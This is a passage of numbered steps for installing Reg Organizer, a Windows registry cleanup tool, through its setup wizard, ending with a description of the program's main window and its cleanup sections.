
3. If **Open File - Security Warning** window appears, click **Run**.
4. If **User Account Control** window appears, click **Yes**.
5. **Setup - Reg Organizer** window appears, click **Next**.




6. Follow the wizard-driven installation steps to install the Reg Organizer.
7. After the completion of installation, **Completing the Reg Organizer Setup Wizard** appears, uncheck **Enable functions requiring data transfer** and **What's new in this version** checkboxes and click **Finish**.




8. **Reg Organization** main window appears, displaying **System Cleanup**, **Startup Applications** and **Private Data Cleanup** sections, as shown in the screenshot.



